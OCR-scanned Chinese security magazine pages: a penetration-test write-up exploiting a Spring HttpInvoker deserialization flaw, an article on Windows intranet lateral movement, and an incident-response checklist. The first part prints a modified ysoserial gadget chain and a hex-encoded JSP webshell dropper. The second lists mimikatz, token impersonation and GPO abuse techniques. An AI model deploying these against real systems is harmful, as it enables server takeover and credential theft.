
自己下载源码之后一般是从/WEB-INF\web.xml 等入口配置文件开始看 ，

在看到 WEB-INF\remote-servlet.xml 时，发现配置了一个 Spring Service Invokers：

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:p="http://www.springframework.org/schema/p" xmlns:context="http://www.springframework.org/schema/context"
    xmlns:jee="http://www.springframework.org/schema/jee" xmlns:tx="http://www.springframework.org/schema/tx"
    xsi:schemaLocation="
        http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans-2.5.xsd
        http://www.springframework.org/schema/context http://www.springframework.org/schema/context/spring-context-2.5.xsd
        http://www.springframework.org/schema/jee http://www.springframework.org/schema/jee/spring-jee-2.5.xsd
        http://www.springframework.org/schema/tx http://www.springframework.org/schema/tx/spring-tx-2.5.xsd">
    <bean id="loginServiceHttp" name="/loginServiceHttp" class="org.springframework.remoting.httpinvoker.HttpInvokerServiceExporter">
        <property name="service">
            <ref bean="ILoginService"/>
        </property>
        <property name="serviceInterface">
            <value>[redacted]</value>
        </property>
    </bean>
</beans>
```

补天平台

看了下/WEB-INF/lib 目录下的 jar 库文件，Spring Framework 版本在漏洞影响范围内（Spring Framework 3.0.0 to 3.0.5），直接 GET 方式访问，报错如下：



因为是直接对 post 数据进行反序列化，当 GET 方式访问时，服务端 request.getInputStream()获取不到 post 来的数据流，所以在进行反序列化时抛出异常。 这个漏洞利用与 jboss 的反序列化漏洞相同，直接 post 序列化的 payload 过去就行了。 关于 java 反序列化的漏洞可参考：

https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet，里边罗列了受序列化漏洞影响的软件、lib 库等。说点题外话，国内厂商对 CVE 漏洞的修复情况不容乐观，我们可以花些时间来收集整理下相关 cve 漏洞，了解漏洞背后的具体成因及利用 exp，不断扩充自己的漏洞“兵器库”，这样也可以避免出现“洞到用时方恨少”的局面。当漏洞积累足够多，渗透测试如虎添翼，就跟开挂玩游戏一样爽歪歪 。。。

3、GETSHELL

测试过程中发现服务器处在内网隔离环境中，无法访问外网，DNS 查询等都被阻挡。修改了一下 ysoserial 的 CommonsCollections1 payload ,使其支持 shell 命令。服务器是 linux 环境，java 的 Runtime.getRuntime().exec() 执行命令没有调用 shell 环境，所以像命令管道，重定向等符号没法使用。修改后的源码如下 ：

```
package ysoserial.payloads;

import java.lang.reflect.InvocationHandler;
import java.util.HashMap;
import java.util.Map;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.map.LazyMap;

import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;


@SuppressWarnings({"rawtypes", "unchecked"})
@Dependencies({"commons-collections:commons-collections:3.1"})
public class CommonsCollections1linux extends PayloadRunner implements ObjectPayload<InvocationHandler> {

        public InvocationHandler getObject(final String command) throws Exception {
                final String[] execArgs = new String[] { "/bin/sh", "-c", command };
```


```
                // inert chain for setup
                final Transformer transformerChain = new ChainedTransformer(
                        new Transformer[]{ new ConstantTransformer(1) });
                // real chain for after setup
                final Transformer[] transformers = new Transformer[] {
                                new ConstantTransformer(Runtime.class),
                                new InvokerTransformer("getMethod", new Class[] {
                                        String.class, Class[].class }, new Object[] {
                                        "getRuntime", new Class[0] }),
                                new InvokerTransformer("invoke", new Class[] {
                                        Object.class, Object[].class }, new Object[] {
                                        null, new Object[0] }),
                                new InvokerTransformer("exec",
                                        new Class[] { String[].class }, new Object[] {execArgs}),
                                new ConstantTransformer(1) };

                final Map innerMap = new HashMap();

                final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);

                final Map mapProxy = Gadgets.createMemoitizedProxy(lazyMap, Map.class);

                final InvocationHandler handler = Gadgets.createMemoizedInvocationHandler(mapProxy);

                Reflections.setFieldValue(transformerChain, "iTransformers", transformers); // arm with actual
transformer chain

                return handler;
        }

        public static void main(final String[] args) throws Exception {
                PayloadRunner.run(CommonsCollections1linux.class, args);
        }
}
```

生成 payload：


```
java -jar ysoserial-0.0.5-SNAPSHOT-all.jar CommonsCollections1linux "echo -n
3C2540207061676520636F6E74656E74547970653D22746578742F68746D6C3B20636861727365743D555446
```

```
2D382220253E0D0A3C2540207061676520696D706F72743D226A6176612E696F2E2A2220253E203C25205374
72696E67207368656C6C5F31203D20222F62696E2F7368223B537472696E67207368656C6C5F32203D20222D
63223B20696620285379737465D2E67657450726F706572747928226F732E6E616D6522292E746F4C6F7765
7243617365282292E696E6465784F66282277696E646F777322293E2D31297B207368656C6C5F31203D202263
6D642E657865223B207368656C6C5F32203D20222F63223B7D20537472696E6720636D64203D207265717565
73742E676574506172616D657465722822636D6422293B20537472696E67206F7574707574203D2022223B20
696628636D6420213D206E756C6C29207B20537472696E672073203D206E756C6C3B20747279207B2050726F
6365737320702032756E74696D652E67657452756E74696D6528292E65786563286E657720537472696E
675B5D7B7368656C6C5F312C7368656C6C5F322C636D647D293B20427566666572656452656164657220734
203D206E65772042756666657265645265616465722866572049E70757453747265616D52656164657228
702E676574496E70757453747265616D282929293B207768696C65282873203D2073492E726561644C696E65
28292920213D206E756C6C29207B206F7574707574202B3D2073202B225C725C6E223B207D20427566666572
656452656164657220734931203D206E65772042756666657265645265616465722866572049E70757453
747265616D52656164657228702E6765744572726F725374726561D282929293B207768696C65282873203D
207349312E726561644C696E6528292920213D206E756C6C29207B206F7574707574202B3D2073202B225C72
5C6E223B207D7D20636174636828494F457863657074696F6E206529207B20652E7072696E74537461636B54
7261636528293B207D207D20253E203C7072653E203C253D6F757470757420253E203C2F7072653E|xxd -r
-ps >/home/xxx/shell.jsp"
```

burp 里边粘贴 payload 并发送：



成功 getshell:



4、总结

此次测试可以看到信息收集很重要，google、github、网盘等都是很好的信息源，网站源码、配置信息、邮箱账号和密码、目标业务 ip 范围等，掌握这些信息对于测试大有助益。 同时也可以看出人的信息安全意识高低与否才是决定信息安全水平的关键所在，此次测试过程依赖于员工泄露出来的源码，所以企业做好员工的信息安全意识普及很有必要，不要让“人”这一环节成为威胁企业信息安全的那块“短板”。

ISC 2017 中国互联网安全大会 | 360互联网安全中心

黑客沙龙

DEFCON GROUP 010

这里有最high最好玩的黑客技术供你体验，
带你体验原汁原味的mini DEFCON黑客大会！

- 现场不仅有干货议题，更有DEFCON式的Village供上手学习、体验前沿安全技术
- 生物黑客现场展示人体芯片植入技术，带你体验电子人的酷炫生活
- 参会者可以获取由360RocTeam打造的DC010炫酷定制胸卡，内含puzzle等你来破解

Through Destruction Comes New Norm
Through Grouping Comes Amplified Power

2017年9月11日-13日
北京·国家会议中心

黑客游走于企业 windows 内网的几种姿势

作者：锦行科技美作
原文来源：http://mp.weixin.qq.com/s/gKnkeWBBwM8Jct20UfaT2A

0X01 前言

现如今网络攻击日益频繁，而内网安全防护始终是企业的一个痛点所在，很多企业一旦外网被突破，内网就犹如一大块美味蛋糕一样任人宰割。不仅如此，一个经验丰富的攻击者是不会在内网留下太多攻击痕迹的，这使得被入侵的企业通常需要很久才意识到自己的内网已经被渗透攻击，有的企业甚至根本就发现不了。

谈到内网渗透的过程，它往往是攻击者以获得一个目标 shell 为起点，以拿到最终需求目标为终点的过程，期间会有大量的攻击路径和攻击手段，本文将跟大家聊一聊攻击者在以拿到一个 windows 内网 webshell 开始到结束这一过程中会用到的一些技巧和方法，帮助广大企业安全人员做到知己知彼。

0X02 信息收集

首先是做信息收集。主要针对三种：一种是基于命令形式的，包括权限信息，机器信息，进程端口，网络连接，共享、会话等等；一种是基于应用与文件形式的，例如一些敏感文件，密码文件，浏览器，远程连接客户端等；还有一种是最直接的，例如抓取本地明文与 hash，键盘记录，屏幕记录等。网上已经有大量相关的资源与文章了，这里就不再占篇幅了，只说点额外的不常见技巧。

whoami /all 查看 Mandatory Label 看是否过 uac

net session 查看有没有远程连过来的 session

cmdkey /l 看是否保存了登陆凭证.（凭据管理器），攻击者会先查看管理员是否保留了登陆凭证，方便后续的凭证抓取。

echo %logonserver%　查看登陆域

net stitastics server　查看登陆时间

Wmic 能让攻击者大量利用来获取信息的系统自带工具。

Netsh 被用来做端口转发

spn–l administrator 域内查某个用户 spn 记录

dsquery | nltest 域内信息收集

要注意的一点是 session 的问题，不管是 system、administrator 还是 userxx ，对信息收集都会有很大的影响。xp、2003 时代 system 跟普通用户是在同个 session 中的，从 vista 起就隔离了，所以执行某些命令就需要切换 session，网上的开源工具有 incognito 等。

其次基于应用与文件形式的信息收集，说白了就是翻文件，包括一些应用的配置文件，密码文件等。有时候会碰到一些加密的 office 办公软件，例如 word,execl 这些。但如果是低版本如 2003 的话，攻击者会在百度搜一些网上的破解软件进行破解（会联网）。如果是高版本的话，往往在目标用户开着文件时使用微软 SysinternalsSuite 套装中的 procdump 将内存 dump 回去，用内存查看器直接查看文件内容。因此就算有些敏感文件加密了照样能够被攻击者获取敏感信息。

最后针对 hash 或明文的获取使用 mimikatz 基本就足够了，也分 exe 与 ps 两个版本，攻击者会分情况使用。屏幕截图在 windows 中也有系统自带 psr 命令能够做截图等等。

0X03 网络判定

再者攻击者需要对其当前所处的网络环境进行判断，这里的判断分为三种。一种是机器所处位置区域的判断，一种是机器角色的判断，还有一种是进出口流量是否连通的判断，是否出得去，进得来。

机器所处位置区域的判断是指机器处于网络拓扑中的某个区域，是在 DMZ 区，办公网，还是核心区，核心 DB 等多个位置，当然这里的区域并不是绝对的，只是大概的一个环境，不同的地方网络环境不一样，区域的界限也不一定明显。

机器角色的判断指判断已经控制的机器是普通 Web 服务器，是开发测试服务器、公共服务器、文件服务器还是代理服务器、DNS 服务器、存储服务器等等。具体的判断是通过对机器内的主机名、文件、网络连接等多种情况进行综合判断的。

出口流量是否连通的判断指机器是否能上外网这些，要综合判断协议（tcp\http\dns\icmp 等协议）与端口(常见能出去的端口有 80,8080,443,53,110,123 等)。在这里还有一种是网络内网设置了代理服务器的情况，攻击者通常会查看环境变量 set，主机名是否有 proxy 字样的机器，注册表是否有写明代理地址或指定 pac 代理文件等。

如下图：

具体大家可以参考

http://bobao.360.cn/learning/detail/3204.html

0X04 横向渗透

接下来是一个横向的过程。

如果是 workgroup 横向，攻击者会尝试 web 漏洞挖掘，密码猜解等。

如果是 domain 横向 ,方法就比较多了 ,例如 AD2008 gpp 、ms14-068 、kerberoast 、配置错误，一直抓密码等。

[+]普通机器↵

允许 Console：administrators 组(domain admins)，users(domain users)组，backu
p operators 组↵

允许 rdp: administrators 组(domain admins),Remote desktop users 组↵

[+]域控 AD↵


允许 console：administrators 组，account operators 组，backup operators 组，pri
nt operators 组，server operators 组↵

允许 rdp: administrators 组,Remote desktop users 组.↵

当某些普通\不普通用户加入 AD 的 rdp 组或其他管理员组，当攻击者拿到这些用户的权限时就相当于可以获取到域控制器的权限了。

接下来说点横向中涉及的一些问题，主要有：

1、远程命令执行方式：例如 at\schtasks\psexec\wmic\sc\ps 网上有很多相关资源也不占篇幅了，只提一个很少提的。从 2012r2 起，他们开了一个端口叫 5985，原理跟大家常说的 powershell remote 是一样的，基于 winrm 服务，于是可以这样执行。又是一个系统自带的远程管理工具。



2、域管理员定位，一是日志，二是会话。

日志指的的本地机器的管理员日志。可以使用脚本或 wevtutil 导出查看

会话是域内每个机器的登陆会话，可以匿名查询，无需权限。可以使用 netsess.exe 或 powerview 查询

```
PS C:\Users\Administrator\Desktop> get-netsession -computername "10.10.10.2"

sesi10_cname                                    sesi10_username
------------                                    ---------------
\\10.10.10.2                                    Administrator
```

3、账户枚举（nbtstat -A\nmapd 等）、hash 注入（mimikatz）、bypassuac、 session 切换等，贴几个图占篇幅。

```
c:\Users\Public\> powershell -ep bypass -Command "&{Import-Module C:\Users\Public\ad.ps1;Invoke-EnumerateLocalAdmin -ComputerName
"[redacted]"}"


Server     : [redacted]
AccountName : [redacted]/Administrator
SID        : S-1-5-21-1965385663-3507826[redacted]4119741925-500
Disabled   : False
IsGroup    : False
IsDomain   : True
LastLogin  :

Server     : [redacted]
AccountName : [redacted]/Domain Admins
SID        : S-1-5-21-1965385663-350[redacted]906-4119741925-512
Disabled   : False
IsGroup    : True
IsDomain   : True
LastLogin  :

Server     : [redacted]
AccountName : [redacted]/Enterprise Admins
SID        : S-1-5-21-1965385663-[redacted]826906-4119741925-519
Disabled   : False
IsGroup    : True
IsDomain   : True
LastLogin  :
```

```
C:\Users\Administrator\Desktop\incognito2\> whoami
nt authority\system


C:\Users\Administrator\Desktop\incognito2\> net use
会记录新的网络连接。

列表是空的。


C:\Users\Administrator\Desktop\incognito2\> incognito.exe execute -c WIN-HRV54TEI7TN\Administrator "net use"
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

会记录新的网络连接。

状态       本地        远程                    网络

-------------------------------------------------------------------------------
OK                     \\192.168.230.145\ipc$    Microsoft Windows Network
命令成功完成。


[*] Returning from exited process
```

4、代理转发

5、做 MIMT 这块的两个工具：responder.py && Invoke-Inveigh.ps1 ，经常被用来做信息收集。


responder.py –A 分析模式


6、Powerview.ps1 域渗透利器

最后 ,如果攻击者终于拿到了域控了 ,要做的事就是信息获取 ,包括全域 hash(mimikatz), ldap 信息(csvde)，dns 信息（ dnscmd ）等，碰到文件占用的情况还会使用卷影复制。

除此之外攻击者还可能利用域控干点其他事，例如当问权限设置严格，攻击者所在位置访问不了目标机器，甚至域控本机也访问不了，只能是目标单向访问的情况，例如攻击者找不到目标 ip，这时攻击者就可以拿出域组策略 GPO 这个大杀器了，当然相对应的动静会偏大。

具体操作可以是对某个目标用户添加登陆脚本：





这样，当目标用户登录时就会自动执行攻击者设置的脚本了。（当然执行的脚本命令需要考虑目标用户是否有执行权限）。

0X05 如何应对

在 windows 内网渗透上 ,系统自身带的大量命令极大的方便了攻击者进行渗透操作，而这是普通的防护软件都无法去做查杀的，只能做放行操作。因此在 windows 的内网防御上我们可以做些针对性的防护手段：

1、关闭管理员维护不必要的服务，重点为部分能让攻击者远程攻击的服务；

2、关闭办公人员机器不必要的文件共享服务

3、域内做好组策略的设定，防止错误的配置

4、严格限制域内成员的权限，甚者直接对域成员机器本身做权限限制

黑客入侵应急分析手工排查

作者：sm0nk@猎户攻防实验室
原文来源：【阿里云先知】https://xianzhi.aliyun.com/forum/read/1655.html


1 事件分类

常见的安全事件：

1. Web 入侵：挂马、篡改、Webshell
2. 系统入侵：系统异常、RDP 爆破、SSH 爆破、主机漏洞
3. 病毒木马：远控、后门、勒索软件
4. 信息泄漏：拖裤、数据库登录（弱口令）
5. 网络流量：频繁发包、批量请求、DDOS 攻击

2 排查思路

一个常规的入侵事件后的系统排查思路：



1. 文件分析
   a) 文件日期、新增文件、可疑/异常文件、最近使用文件、浏览器下载文件
   b) Webshell 排查与分析
   c) 核心应用关联目录文件分析
2. 进程分析
   a) 当前活动进程&远程连接
   b) 启动进程&计划任务
   c) 进程工具分析
      i. Windows:Pchunter
      ii. Linux:Chkrootkit&Rkhunter

3. 系统信息
   a) 环境变量
   b) 帐号信息
   c) History
   d) 系统配置文件
4. 日志分析
   a) 操作系统日志
      i. Windows: 事件查看器（eventvwr）
      ii. Linux: /var/log/
   b) 应用日志分析
      i. Access.log
      ii. Error.log

3 分析排查

3.1 Linux 系列分析排查

3.1.1 文件分析

1. 敏感目录的文件分析（类/tmp 目录，命令目录/usr/bin /usr/sbin）

例如:


查看 tmp 目录下的文件： ls –alt /tmp/

查看开机启动项内容：ls -alt /etc/init.d/

查看指定目录下文件时间的排序：ls -alt | head -n 10

针对可疑文件可以使用 stat 进行创建修改时间、访问时间的详细查看，若修改时间距离事件日期接近，有线性关联，说明可能被篡改或者其他。

PS：若黑客通过 touch -r 修改了文件的日期，会增加时间界定难度。



2. 新增文件分析

例如要查找 24 小时内被修改的 JSP 文件：find ./ -mtime 0 -name "*.jsp"

（最后一次修改发生在距离当前时间 n*24 小时至(n+1)*24 小时）

查找 72 小时内新增的文件 find / -ctime -2

PS：-ctime 内容未改变权限改变时候也可以查出

根据确定时间去反推变更的文件

ls -al /tmp | grep "Feb 27"

3. 特殊权限的文件

查找 777 的权限的文件 find / *.jsp -perm 4777

4. 隐藏的文件（以 "."开头的具有隐藏属性的文件）

5. 在文件分析过程中，手工排查频率较高的命令是 find grep ls 核心目的是为了关联推理出可疑文件。

3.1.2 进程命令

1. 使用 netstat 网络连接命令，分析可疑端口、可疑 IP、可疑 PID 及程序进程

